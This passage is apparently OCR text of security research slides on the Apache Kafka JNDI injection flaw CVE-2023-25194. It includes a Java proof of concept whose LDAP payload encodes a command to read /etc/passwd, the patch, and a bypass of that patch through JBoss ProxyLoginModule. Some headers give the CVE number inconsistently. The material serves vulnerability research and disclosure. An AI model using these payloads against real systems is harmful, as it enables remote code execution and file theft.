
2. Previous Research & Bypass

❒ CVE-2023-25194



❒ CVE-2023-25194

Control Kafka connection string → Trigger JNDI injection → RCE



❐ CVE-2023-25194

PoC

```
1   public static void main(String[] args) throws Exception{
2       Properties properties = new Properties();
3       properties.put("bootstrap.servers", "127.0.0.1:1234");
4       String deserializer = "org.apache.kafka.common.serialization.StringDeserializer";
5       properties.put("key.deserializer", deserializer);
6       properties.put("value.deserializer", deserializer);
7       properties.put("sasl.mechanism", "PLAIN");
8       properties.put("security.protocol", "SASL_SSL");
9       String jaasConfig = "com.sun.security.auth.module.JndiLoginModule required\n" +
10              "user.provider.url=" +
11              "\"ldap://localhost/hhylKPnySW/Plain/Exec/eyJjbWQiOiJjYXQgL2V0Yy9wYXNzd2QifQ==\"\n" +
12              "useFirstPass=\"true\"\n" +
13              "group.provider.url=\"xxx\";";
14      properties.put("sasl.jaas.config", jaasConfig);
15      KafkaConsumer<String, String> kafkaConsumer = new KafkaConsumer<>(properties);
16      kafkaConsumer.close();
17  }
```

Attacker-controlled

❒ The principle of CVE-2023-25194

PoC

```java
public static void main(String[] args) throws Exception{
    Properties properties = new Properties();
    properties.put("bootstrap.servers", "127.0.0.1:1234");
    String deserializer = "org.apache.kafka.common.serialization.StringDeserializer";
    properties.put("key.deserializer", deserializer);
    properties.put("value.deserializer", deserializer);
    properties.put("sasl.mechanism", "PLAIN");
    properties.put("security.protocol", "SASL_SSL");
    String jaasConfig = "com.sun.security.auth.module.JndiLoginModule required\n" +
            "user.provider.url=" +
            "\"ldap://localhost/hhylKPnySW/Plain/Exec/eyJjbWQiOiJjYXQgL2V0Yy9wYXNzd2QifQ==\"\n" +
            "useFirstPass=\"true\"\n" +
            "group.provider.url=\"xxx\";";
    properties.put("sasl.jaas.config", jaasConfig);
    KafkaConsumer<String, String> kafkaConsumer = new KafkaConsumer<>(properties);
    kafkaConsumer.close();
}
```

KafkaConsumer.<init>

→ ClientUtils.createChannelBuilder

→ ChannelBuilders.clientChannelBuilder

→ SaslChannelBuilder.configure

→ ...

→ LoginContext.login

→ JNDILoginModule.login

❒ The principle of CVE-2023-25194

The process of LoginContext.login

KafkaConsumer.<init>

→ ClientUtils.createChannelBuilder


→ ChannelBuilders.clientChannelBuilder

→ SaslChannelBuilder.configure

→ ...

→ LoginContext.login

→ JNDILoginModule.login



❒ The principle of CVE-2023-25194

JndiLoginModule.login

KafkaConsumer.<init>

→ ClientUtils.createChannelBuilder


→ ChannelBuilders.clientChannelBuilder

→ SaslChannelBuilder.configure

→ ...

→ LoginContext.login


→ JNDILoginModule.login



❒ The principle of CVE-2023-25194


InitialContext.lookup

- A common sink, like Runtime.exec, ObjectInputStream.readObject
- Lookup with an untrusted address leads to RCE



❒ The principle of CVE-2023-25194

The attack process



❒ The patch of CVE-2024-25194

The patch

By default, JndiLoginModule is disabled in Apache Kafka 3.4.0.

```
1   public static final String DISALLOWED_LOGIN_MODULES_DEFAULT = "com.sun.security.auth.module.JndiLoginModule";
2
3   private static void throwIfLoginModuleIsNotAllowed(AppConfigurationEntry appConfigurationEntry) {
4       Set<String> disallowedLoginModuleList = Arrays.stream(
5               System.getProperty(DISALLOWED_LOGIN_MODULES_CONFIG, DISALLOWED_LOGIN_MODULES_DEFAULT).split(","))
6               .map(String::trim)
7               .collect(Collectors.toSet());
8       String loginModuleName = appConfigurationEntry.getLoginModuleName().trim();
9       if (disallowedLoginModuleList.contains(loginModuleName)) {
10          throw new IllegalArgumentException(loginModuleName + " is not allowed. Update System property '"
11                  + DISALLOWED_LOGIN_MODULES_CONFIG + "' to allow " + loginModuleName);
12      }
13  }
```

❒ The patch of CVE-2024-25194


Test the patch

```
16          String jaasConfig = "com.sun.security.auth.module.JndiLoginModule required\n" +
17                  "user.provider.url=" +
18                  "\"ldap://localhost/hhylKPnySW/Plain/Exec/eyJjbWQiOiJjYXQgL2V0Yy9wYXNzd2QifQ==\"\n" +
19                  "useFirstPass=\"true\"\n" +
20                  "group.provider.url=\"xxx\";";
21          System.out.println(jaasConfig);
22          properties.put("sasl.jaas.config", jaasConfig);
23          KafkaConsumer<String, String> kafkaConsumer = new KafkaConsumer<>(properties);
24          kafkaConsumer.close();
25      }
26  }
27
```

```
Run:  JNDI
    at kafka.JNDI.main(JNDI.java:23)
Caused by: java.lang.IllegalArgumentException Create breakpoint : com.sun.security.auth.module.JndiLoginModule is not allowed.
    at org.apache.kafka.common.security.JaasContext.throwIfLoginModuleIsNotAllowed(JaasContext.java:113)
    at org.apache.kafka.common.security.JaasContext.load(JaasContext.java:100)
    at org.apache.kafka.common.security.JaasContext.loadClientContext(JaasContext.java:87)
    at org.apache.kafka.common.network.ChannelBuilders.create(ChannelBuilders.java:167)
    at org.apache.kafka.common.network.ChannelBuilders.clientChannelBuilder(ChannelBuilders.java:81)
    at org.apache.kafka.clients.ClientUtils.createChannelBuilder(ClientUtils.java:105)
    at org.apache.kafka.clients.consumer.KafkaConsumer.<init>(KafkaConsumer.java:737)
    ... 4 more
```


❒ The patch of CVE-2024-25194

How the patch works



🤔 Can we bypass?

❒ The first idea to bypass



❒ The first idea to bypass


Restrictions on the LoginModules

- Implement javax.security.auth.spi.LoginModule
- Exist in popular Java libs
- Can trigger RCE, Arbitrary File Write, Arbitrary File Read, etc

❒ The first idea to bypass

ProxyLoginModule

```
1   public void initialize(Subject subject,
2                          CallbackHandler callbackHandler, Map<String, ?> sharedState,
3                          Map<String, ?> options) {
4       ......
5       this.moduleName = (String)options.get("moduleName");
6       if (this.moduleName != null) {
7           ClassLoader loader = SecurityActions.getContextClassLoader();
8           try {
9               Class<?> clazz = loader.loadClass(this.moduleName);
10              this.delegate = (LoginModule)clazz.newInstance();
11          } catch (Throwable var8) {
12              var8.printStackTrace();
13              return;
14          }
15          this.delegate.initialize(subject, callbackHandler, sharedState, options);
16      }
17  }
18
19  public boolean login() throws LoginException {
20      ......
21      return this.delegate.login();
22  }
```



JBoss® by Red Hat

❒ The first idea to bypass

RCE via ProxyLoginModule

```
16          String jaasConfig = "org.jboss.security.auth.spi.ProxyLoginModule required\n" +
17                  "moduleName=\"com.sun.security.auth.module.JndiLoginModule\"\n" +
18                  "user.provider.url=" +
19                  "\"ldap://localhost/hhylKPnySW/Plain/Exec/eyJjbWQiOiJjYXQgL2V0Yy9wYXNzd2QifQ==\"\n" +
20                  "useFirstPass=\"true\"\n" +
21                  "group.provider.url=\"xxx\";";
